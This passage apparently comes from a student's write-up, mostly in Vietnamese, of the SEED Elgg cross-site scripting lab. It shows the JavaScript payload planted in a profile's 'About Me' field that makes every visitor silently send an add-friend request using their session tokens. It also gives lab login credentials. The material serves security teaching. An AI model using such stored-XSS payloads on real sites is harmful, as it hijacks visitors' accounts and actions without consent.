</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.


Questions. Please answer the following questions:

- **Question 1**: Explain the purpose of Lines ① and ②, why are they are needed?
- **Question 2**: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Các bước thực hiện:

Trước hết , ta cần xem thông tin được gửi đến máy chủ khi một người dùng thêm một người bạn bằng HTTP Header Live


Bước 1: Đăng nhập với User Alice




Bước 2: Xem profile của Samy



Bước 3:Bật HTTP Header Live và nhấn Add Friend Samy





Dòng đầu tiên là url của yêu cầu add friend

Ta sẽ sử dụng url ở dòng đầu tiên để thêm vào lệnh bên dưới:


```
//Construct the HTTP request to add Samy as a friend.
var sendurl=...;  //FILL IN
```

var sendurl = “http://www.sxxlabelgg.com/action/friends/add” + “?friend=47” + token + ts;


Tiếp theo ta tiến hành thực hiện task 4:

Bước 1:Đăng nhập với User Samy


- Username: samy
- Password: seedsamy



Bước 2: Mở profile của Samy



Bước 3: Sau đó nhấn chọn Edit profile





Bước 4:

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          ①
```

```
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.






Kiểm tra kết quả:


Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby

